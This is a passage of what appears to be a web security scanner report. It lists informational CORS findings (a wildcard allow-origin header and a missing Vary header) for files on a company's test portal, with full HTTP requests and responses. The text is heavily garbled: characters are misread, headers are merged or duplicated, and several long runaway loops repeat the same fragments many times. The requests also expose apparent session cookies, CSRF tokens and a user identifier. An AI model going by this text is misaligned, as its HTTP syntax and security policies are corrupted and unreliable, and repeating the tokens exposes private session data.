The application implements an HTML5 cross-origin resource sharing (CORS) policy for this request.

If the application relies on network firewalls or other IP-based access controls, this policy is likely to present a security risk.

Since the Vary: Origin header was not present in the response, reverse proxies and intermediate servers may cache it. This may enable an attacker to carry out cache poisoning attacks.

## Request 1

GET /neptune/public/ui5theme/zalquartzlight/UI5/sap/ui/unified/themes/zalquartzlight/library-parameters.json HTTP/1.1

Host: testportal.zalaris.com

Cookie: saplb PORTAL=(J2EE7158120)7158152; sap-webdisp-session=51-32923-B-0ZA3Aplfa8JpXfYj1LZg; sap-usercontext=sap-client=650;

com.sap.engine.security.authentication.original\_application\_url=GET#5jPRwKeTEtw47RKAF%2Fgn%2BWbeBq508vBkqZRwqLkdGNuL3eGsSiNTHBdUxY5E7ezXEH7JrmnEl4uJG P8QiF4gM40AlHvMzQ9PSZp8TAPmcyuPJir5e3WmQvsgV38s8h34%2FREvfxOVzqwsYf%2BuEw8A%2FEnKM%2BofO0tuB%2BGglcPGyX%2BwajTHGXKuW4rYMDZleTf3wMrUgA 3qm69lÄmTXPbxRL5fdv%2BhwvFS%2BdN9aw5QYvOl%3D; ai\_user=KMQQH6AyP3h3gm1NJB//mn|2022-07-14T04:02:32.980Z; ai\_authUser=650-00034448%7C650; CSRF-

Session=541b90835a58a5a51c08319485399552; SAPWP\_active=1; ai\_session=2gjWUboOy2lGtLBRDMhtYT|1657771353019|1657787024118 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101 Firefox/102.0

Accept: application/json, text/javascript, \*/\*; q=0.01

Accept-Language: en-US,en;q=0.5

Accept-Encoding: gzip, deflate Referer: https://testportal.zalaris.com/ X-Requested-With: XMLHttpRequest

Dnt· 1

Sec-Fetch-Dest: empty Sec-Fetch-Mode: cors Sec-Fetch-Site: same-origin Te: trailers

Connection: close

Origin: https://testportal.zalaris.com

## Response 1

HTTP/1.1 200 OK

Date: Thu, 14 Jul 2022 08:28:55 GMT

Server: Apache

X-Content-Type-Options: nosniff X-Xss-Protection: 1: mode=block

Referrer-Policy: no-referrer-when-downgrade, strict-origin

X-Robots-Tag: none, noarchive X-FRAME-OPTIONS: SAMEORIGIN content-type: application/json

Content-Lenath: 8395 dxp-sap: 21100006 x-user-logon-language: E access-control-allow-origin: \*

last-modified: Fri, 20 May 2022 10:23:35 GMT

sap-dms: KW ms-author-via: DAV sap-server: true

Content-Security-Policy: default-src 'self' https://\*.zalaris.com:443 https://\*.successfactors.eu:443 https://\*.sapsf.eu:443 https://\*.sapsf.com:443 https://platform.twitter.com/ https://\*.neptune-software.com:443 https://license.goedit.io:443 goedit.//\* data: blob: https://maps.googleapis.com:443 https://\*.hana.ondemand.com https://api.recast.ai/ gap-iab: https://\*.boost.ai/ https://zalcors.azurewebsites.net/ https://\*.accounts.ondemand.com/ https://ui5.sap.com/ https://zaltestcors.azurewebsites.net/ https://login.windows.net/a16eb8e2-803d-4f22-849c-f3f335a60a39/\* https://boost-files-general-eu-west-1-prod.s3-euwest-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/ https://id.signicat.com/ https://\*.in.applicationinsights.azure.com/; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com https://\*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com/ https://syndication.twitter.com/ https://syndication.twitter.com/ https://syndication.twimg.com https://\*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://\* https://\*.boost.ai/ https://ui5.sap.com/ https://js.monitor.azure.com/scripts/; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://\*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.com/ http://www.zalaris.com http://zalaris.com https://\*.alaris.com.twitter.com.https://cdnjs.cloudflare.com/ https://\*.mqcdn.com:443 https://syndication.twitter.com https://platform.twitter.com/https://\*.twimg.com/https://www.atlassian.com/gadgets/images//https://maps.googleapis.com/443/https://boost-files-general-eu-west-1-test.s3-euwest-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/\* https://uifs.sap.com/; style-src 'self' 'unsafe-inline' https://sapuifs.hana.ondemand.com https://\* zalaris.com;443 https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data: https://p.typekit.net/ https://ui5.sap.com/; font-src 'self' https://sapui5.hana.ondemand.com https://\*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://\* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self' https://\*.zalaris.com:443 blob:;

Strict-Transport-Security: max-age=31536000 X-Content-Type-Options: nosniff

Connection: close

```
{
    "_sap_ui_unified_CalendarLegend_sapUiUnifiedLegendWorkingDay": "#fff",
    "_sap_ui_unified_CalendarLegend_sapUiUnifiedLegendNonWorkingDay": "#f7f7f7",
    "_sap_ui_unified_ColorPicker_CircleSize": "13px
...[SNIP]...
```

# 10.26. https://testportal.zalaris.com/neptune/public/ui5theme/zalquartzlight/UI5/sap/uxap/themes/zalquartzlight/library-parameters.json

#### Summary

Severity: Information
Confidence: Certain

Host: https://testportal.zalaris.com

Path: /neptune/public/ui5theme/zalquartzlight/UI5/sap/uxap/themes/zalquartzlight/library-parameters.json

#### Issue detail

The application implements an HTML5 cross-origin resource sharing (CORS) policy for this request.

If the application relies on network firewalls or other IP-based access controls, this policy is likely to present a security risk.

Since the Vary: Origin header was not present in the response, reverse proxies and intermediate servers may cache it. This may enable an attacker to carry out cache poisoning attacks.

#### Request 1

```
GET /neptune/public/ui5theme/zalquartzlight/UI5/sap/uxap/themes/zalquartzlight/library-parameters.json HTTP/1.1
Host: testportal.zalaris.com
Cookie: saplb_PORTAL=(J2EE7158120)7158152; sap-webdisp-session=51-32923-B-0ZA3Aplfa8JpXY]1LZg; sap-usercontext=sap-client=650;
com.sap.engine.security.authentication.original_application_url=GET#5jPRwKeTEtw47RKAF%2Fgn%2BWbeBq508vBkqZRwqLkdGNuL3eGsSiNTHBdUxY5E7ezXEH7JrmnEl4uJG
P8QiF4gM40AlHMVZQ9PSZp8TAPmcyuPjIr5e3WmQvsgV38s8h34%2FREvXoVzqvsYf%2BuEw8A%2FEnKM%2Bof00tuB%2BGglcPGyX%2BwajTHGXKuW4rYMDZleTf3wMrUgA
3qm69IAmTXPbxRL5fdv%2BhwvF5%2BdN9aw5QYvOl%3D; ai_user=KMQQH6AyP3h3gm1NJB/lmn|2022-07-14T04:02:32.980Z; ai_authUser=650-00034448%7C650; CSRF-
Session=541b90835a58a5a51c08319485399552; SAPWP_active=1; ai_session=2gjWUboOy2IGtLBRDMhtYT|1657771353019|1657787024118
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-U5_en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://testportal.zalaris.com/
X-Requested-With: XMLHttpRequest
Dnt: 1
Sec-Fetch-Dest: empty
Sec-Fetch-Dest: empty
Sec-Fetch-Dest: empty
Sec-Fetch-Dest: empty
Connection: close
Origin: https://testportal.zalaris.com
```

# Response 1

```
Date: Thu, 14 Jul 2022 08:28:17 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade, strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: application/json
content-length: 492
dxp-sap: 21100006
x-user-logon-language: E
access-control-allow-origin:
last-modified: Fri, 20 May 2022 10:23:37 GMT
sap-dms: KW
ms-author-via: DAV
sap-server: true
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://p.
https://*.neptune-software.com:443 https://license.goedit.io:443 goedit://* data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zaltestcors.azurewebsites.net/ https://login.windows.ne
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/ https://id.signicat.com/ https://*.in.applicationinsights.azure.com/; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://*.zalaris.com:443 https://code.jquery.com/https://maxcdn.bootstrapcdn.com/https://cdnjs.cloudflare.com/https://platform.twitter.com//https://syndication.twitter.com/
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/
https://js.monitor.azure.com/scripts/; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co
http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com/ https://*.mqcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com/https://*.twimg.com/https://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data: https://p.typekit.net/ https://ui5.sap.com/; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self
https://*.zalaris.com:443 blob: ;
```

```
Strict-Transport-Security: max-age=31536000
X-Content-Type-Options: nosniff
Connection: close

{
    "sapUiFiori3AnchorBarBottomShadow": "inset 0 -0.0625rem #d9d9d9",
    "sapUiFiori3ABUnderlineOffsetAndHeight": "0.188rem",
    "sapUiFiori3ABUnderlineTopRadius": "0.125rem",
    "sapUiFiori3HSBottomShadow":
    ...[SNIP]...
```

## 10.27. https://testportal.zalaris.com/neptune/server/fontawesome/5.13.0/fa.js

# Summary

Severity: Information

Confidence: Certain

Host: https://testportal.zalaris.com

Path: /neptune/server/fontawesome/5.13.0/fa.js

#### Issue detail

The application implements an HTML5 cross-origin resource sharing (CORS) policy for this request.

If the application relies on network firewalls or other IP-based access controls, this policy is likely to present a security risk.

Since the Vary: Origin header was not present in the response, reverse proxies and intermediate servers may cache it. This may enable an attacker to carry out cache poisoning attacks.

## Request 1

```
GET /neptune/server/fontawesome/5.13.0/fa.js HTTP/1.1
Host: testportal.zalaris.com
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36
Connection: close
Cache-Control: max-age=0
Origin: https://testportal.zalaris.com
Cookie: saplb_PORTAL=(J2EE7158120)7158152;
com.sap.engine.security.authentication.original_application_url=GET#5jPRwKeTEtw47RKAF%2Fgn%2BWbeBq508vBkqZRwqLkdGNuL3eGsSiNTHBdUxY5E7ezXEH7JrmnEl4uJG
P8QiF4gM40AlHvMzQ9PSZp8TAPmcyuPjIr5e3WmQvsgV38s8h34%2FREvfxOVzqwsYf%2BuEw8A%2FEnKM%2BofO0tuB%2BGglcPGyX%2BwajTHGXKuW4rYMDZleTf3wMrUgA
3qm69IAmTXPbxRL5fdv%2BhwvFS%2BdN9aw5QYvOl%3D; sap-webdisp-session=51-32923-B-0ZA3Aplfa8JpXfYj1LZg; sap-usercontext=sap-client=650;
ai_user=KMQQH6AyP3h3gm1NJB//mn|2022-07-14T04:02:32.9802; ai_authUser=650-00034448%7C650; CSRF-Session=541b90835a58a5a51c08319485399552;
SĀPWP_active=1; ai_session=2gjWUboOy2IGtLBRDMhtYT|1657771353019|1657787024118
```

# Response 1

```
HTTP/1.1 200 OK
Date: Thu, 14 Jul 2022 08:28:52 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade, strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: application/x-javascript Content-Length: 71860
dxp-sap: 21100006
x-user-logon-language: E
access-control-allow-origin: *
last-modified: Mon, 11 May 2020 13:18:31 GMT
sap-dms: KW
ms-author-via: DAV
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://* successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://p.sapsf.com:443 h
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com https://salaris.com/443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com
https://cdn.syndication.twimg.com https://warcaurbootsia-poun.com/https://cdn.syndication.twimg.com/https://cdn.syndication.twimg.com/https://cdn.syndication.twimg.com/https://s.neptune-software.com/443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://s.poogle-analytics.com/ga.js https://spui5.hana.ondemand.com/https://spui5.hana.ondemand.com/https://spui5.hana.ondemand.com/https://spui5.hana.ondemand.com/https://spui5.hana.ondemand.com/https://spui5.hana.ondemand.com/https://spui5.hana.ondemand.com/https://spui5.hana.ondemand.com/https://spui5.hana.ondemand.com/https://spui5.hana.ondemand.com/https://spui5.hana.ondemand.com/https://spui5.hana.ondemand.com/https://spui5.hana.ondemand.com/https://spui5.hana.ondemand.com/https://spui5.hana.ondemand.com/https://spui5.hana.ondemand.com/https://spui5.hana.ondemand.com/https://spui5.hana.ondemand.com/https://spui5.hana.ondemand.com/https://spui5.hana.ondemand.com/https://spui5.hana.ondemand.com/https://spui5.hana.ondemand.com/https://spui5.hana.ondemand.com/https://spui5.hana.ondemand.com/https://spui5.hana.ondemand.com/https://spui5.hana.ondemand.com/https://spui5.hana.ondemand.com/https://spui5.hana.ondemand.com/https://spui5.hana.ondemand.com/https://spui5.hana.ondemand.com/https://spui5.hana.ondemand.com/https://spui5.hana.ondemand.com/https://spui5.hana.ondemand.com/https://spui5.hana.ondemand.com/https://spui5.hana.ondemand.com/https://spui5.hana.ondemand.com/https://spui5.hana.ondemand.com/https://spui5.hana.ondemand.com/https://spui5.hana.ondemand.com/https://spui5.hana.ondemand.com/https://spui5.hana.ondemand.com/https://spui5.hana.ondemand.com/https://spui5.hana.ondemand.com/https://spui5.hana.ondemand.com/https://spui5.hana.ondemand.com/https://spui5.hana.ondemand.com/https://spui5.hana.ondemand.com/https://spui5.hana.ondemand.com/https://spui5.hana.ondemand.com/https://spui5.hana.ondemand.com/https://spui5.hana.ondemand.com/https://spui5.hana.ondemand.com/https://spui5.hana.ondemand.com/https://spui5.hana.ondemand.com/htt
http://www.zalaris.com http://zalaris.com https://*.zalaris.com://*.zalaris.com://*.zalaris.com/https://*.mqcdn.com:/443 https://syndication.twitter.com
https://www.zaianis.com/ntps./// _twing.com/ntps.// _twing.com/ntps.//
https://p.typekit.net/ https://ui5.sap.com/; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
https://*.zalaris.com:443 blob:
Strict-Transport-Security: max-age=31536000
X-Content-Type-Options: nosniff
Connection: close
```

```
sap.ui.getCore().attachInit(function() {
    var faJson = "[{"f":"fa-brands","t":"500px","c":"f26e"},{"f":"fa-brands","t":"accessible-icon","c":"f368"},{"f":"fa-brands","t":"accusoft","c":"f369"},{"f":"fa-brands","t":"accusoft","c":"f369"},{"f":"fa-brands","t":"fa-brands","t":"fa-brands","t":"fa-brands","t":"fa-brands","t":"fa-brands","t":"fa-brands","t":"fa-brands","t":"fa-brands","t":"fa-brands","t":"fa-brands","t":"fa-brands","t":"fa-brands","t":"fa-brands","t":"fa-brands","t":"fa-brands","t":"fa-brands","t":"fa-brands","t":"fa-brands","t":"fa-brands","t":"fa-brands","t":"fa-brands","t":"fa-brands","t":"fa-brands","t":"fa-brands","t":"fa-brands","t":"fa-brands","t":"fa-brands","t":"fa-brands","t":"fa-brands","t":"fa-brands","t":"fa-brands","t":"fa-brands","t":"fa-brands","t":"fa-brands","t":"fa-brands","t":"fa-brands","t":"fa-brands","t":"fa-brands","t":"fa-brands","t":"fa-brands","t":"fa-brands","t":"fa-brands","t":"fa-brands","t":"fa-brands","t":"fa-brands","t":"fa-brands","t":"fa-brands","t":"fa-brands","t":"fa-brands","t":"fa-brands","t":"fa-brands","t":"fa-brands","t":"fa-brands","t":"fa-brands","t":"fa-brands","t":"fa-brands","t":"fa-brands","t":"fa-brands","t":"fa-brands","t":"fa-brands","t":"fa-brands","t":"fa-brands","t":"fa-brands","t":"fa-brands","t":"fa-brands","t":"fa-brands","t":"fa-brands","t":"fa-brands","t":"fa-brands","t":"fa-brands","t":"fa-brands","t":"fa-brands","t":"fa-brands","t":"fa-brands","t":"fa-brands","t":"fa-brands","t":"fa-brands","t":"fa-brands","t":"fa-brands","t":"fa-brands","t":"fa-brands","t":"fa-brands","t":"fa-brands","t":"fa-brands","t":"fa-brands","t":"fa-brands","t":"fa-brands","t":"fa-brands","t":"fa-brands","t":"fa-brands","t":"fa-brands","t":"fa-brands","t":"fa-brands","t":"fa-brands","t":"fa-brands","t':"fa-brands","t':"fa-brands","t':"fa-brands","t':"fa-brands","t':"fa-brands","t':"fa-brands","t':"fa-brands","t':"fa-brands","t':"fa-brands","t':"fa-brands","t':"fa-brands","t':"fa-brands","t':"fa-brands","t':"fa-brands","t':"fa-brands","t':"fa-brands","t':"fa-brand
```

# 10.28. https://testportal.zalaris.com/neptune/server/js/Core.js

#### Summary

Severity: Information

Confidence: Certain

Host: https://testportal.zalaris.com/ Path: /neptune/server/js/Core.js

#### Issue detail

The application implements an HTML5 cross-origin resource sharing (CORS) policy for this request.

SAPWP\_active=1; ai\_session=2gjWUboOy2lGtLBRDMhtYT|1657771353019|1657787024118

If the application relies on network firewalls or other IP-based access controls, this policy is likely to present a security risk.

Since the Vary: Origin header was not present in the response, reverse proxies and intermediate servers may cache it. This may enable an attacker to carry out cache poisoning attacks.

## Request 1

GET /neptune/server/js/Core.js HTTP/1.1
Host: testportal.zalaris.com
Accept-Encoding: gzip, deflate
Accept: \*/\*
Accept: \*/\*
Accept: anguage: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36
Connection: close
Cache-Control: max-age=0
Origin: https://testportal.zalaris.com
Cookie: saplb\_PORTAL=(J2EE7158120)7158152;
com.sap.engine.security.authentication.original\_application\_url=GET#5jPRwKeTEtw47RKAF%2Fgn%2BWbeBq508vBkqZRwqLkdGNuL3eGsSiNTHBdUxY5E7ezXEH7JrmnEl4uJG
P8QiF4gM40AlHvMzQ9PSZp8TAPmcyuPjlr5e3WmQvsgV38s8h34%2FREVfxOVzqwSf%2BuEw8A%2FEnKM%2BofO0tuB%2BGglcPGyX%2BwajTHGXKuW4rYMDZIeTf3wMrUgA
3qm69IAmTXPbxRL5fdv%2BhwvFS%2BdM9aw5QYyOl%3D; sap-webdisp-session=51-32923-B-DZA3Aplfa8JpXfYj1LZg; sap-usercontext=sap-client=650;
ai\_user=KMQQH6AyP3h3gm1NJB/lmn|2022-07-14T04:02:32.980Z; ai\_authUser=650-00034448%7C650; CSRF-Session=541b90835a58a5a51c08319485399552;

#### Response 1

```
HTTP/1.1 200 OK
Date: Thu, 14 Jul 2022 08:28:12 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade, strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: application/x-javascript
Content-Length: 1056011
dxp-sap: 21100006
x-user-logon-language: E
access-control-allow-origin:
last-modified: Sat, 29 Jan 2022 11:58:06 GMT sap-dms: KW
ms-author-via: DAV
sap-server: true
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/
https://*.neptune-software.com/443 https://license.goedit.io/443 goedit.i/ data: blob: https://maps.googleapis.com/443 https://*.hana.ondemand.com/ https://api.recast.ai/ gap-iab: https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://altestcors.azurewebsites.net/ https://ogin.windows.net
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://looin.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
https://id.signicat.com/ https://*.in.applicationinsights.azure.com/; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/https://syndication.twitter.com/https://syndication.twitter.com/https://syndication.twitter.com/https://syndication.twitter.com/https://syndication.twitter.com/https://syndication.twitter.com/https://syndication.twitter.com/https://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://
http://www.zalaris.com http://zalaris.com https://*.zalaris.com://*.zalaris.com/https://*.mqcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com.https://*.twimg.com.http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com.443 https://boost-files-general-eu-west-1-test.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data:
https://p.typekit.net/ https://ui5.sap.com/; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self
https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
X-Content-Type-Options: nosniff
Connection: close
var AppCache=
{Initialized:!1,Encrypted:"",CurrentUname:"",CurrentApp:"",CurrentConfig:"",CurrentLanguage:"",AppVersion:"",StartApp:"",navNotif:!1,Uri:"",UriBase:"",Client:"",Passcode:"",Auth:"",encrypted:"",Auth:",encrypted:"",Auth:
  ..[SNIP]..
```

# 10.29. https://testportal.zalaris.com/neptune/server/js/Debug.js

#### Summary

Severity: Information Confidence: Certain

Host: https://testportal.zalaris.com Path: /neptune/server/is/Debug.is

#### Issue detail

The application implements an HTML5 cross-origin resource sharing (CORS) policy for this request.

If the application relies on network firewalls or other IP-based access controls, this policy is likely to present a security risk.

Since the Vary: Origin header was not present in the response, reverse proxies and intermediate servers may cache it. This may enable an attacker to carry out cache poisoning attacks.

## Request 1

GET /neptune/server/js/Debug.js HTTP/1.1

Host: testportal.zalaris.com

Accept-Encoding: gzip, deflate

Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36

Connection: close Cache-Control: max-age=0

Origin: https://testportal.zalaris.com

Cookie: saplb\_PORTAL=(J2EE7158120)7158152;

com.sap.engine.security.authentication.original\_application\_url=GET#5jPRwKeTEtw47RKAF%2Fgn%2BWbeBq508vBkqZRwqLkdGNuL3eGsSiNTHBdUxY5E7ezXEH7JrmnEl4uJG P8QiF4gM40AlHvMzQ9PSZp8TAPmcyuPjlr5e3WmQvsgV38s8h34%2FREvfxOVzqwsYf%2BuEw8A%2FEnKM%2BofO0tuB%2BGglcPGyX%2BwajTHGXKuW4rYMDZleTf3wMrUgA 3qm69lAmTXPbxRL5fdv%2BhwvFS%2BdN9aw5QYvOl%3D; sap-webdisp-session=51-32923-B-0ZA3Aplfa8JpXfYj1LZg; sap-usercontext=sap-client=650

ai\_user=KMQQH6AyP3h3gm1NJB//mn|2022-07-14T04:02:32.980Z; ai\_authUser=650-00034448%7C650; CSRF-Session=541b90835a58a5a51c08319485399552;

SAPWP\_active=1; ai\_session=2gjWUboOy2lGtLBRDMhtYT|1657771353019|1657787024118

#### Response 1

HTTP/1.1 200 OK

Date: Thu, 14 Jul 2022 08:29:18 GMT

Server: Anache

X-Content-Type-Options: nosniff

X-Xss-Protection: 1; mode=block

Referrer-Policy: no-referrer-when-downgrade, strict-origin

X-Robots-Tag: none, noarchive X-FRAME-OPTIONS: SAMEORIGIN

content-type: application/x-javascript Content-Length: 6132

dxp-sap: 21100006 x-user-logon-language: E

access-control-allow-origin: last-modified: Fri, 28 Jan 2022 15:53:03 GMT

sap-dms: KW ms-author-via: DAV

sap-server: true Content-Security-Policy: default-src 'self' https://\*.zalaris.com:443 https://\*.successfactors.eu:443 https://\*.sapsf.eu:443 https://\*.sapsf.com:443 https://p. https://\*.neptune-software.com:443 https://license.goedit.io:443 goedit://\* data: blob: https://maps.googleapis.com:443 https://hana.ondemand.com https://api.recast.ai/ gap-iab: https://\*.boost.ai/ https://zalcors.azurewebsites.net/ https://\*.doi.or.azurewebsites.net/ https://aicast.ai/ gap-iab: https://aicas

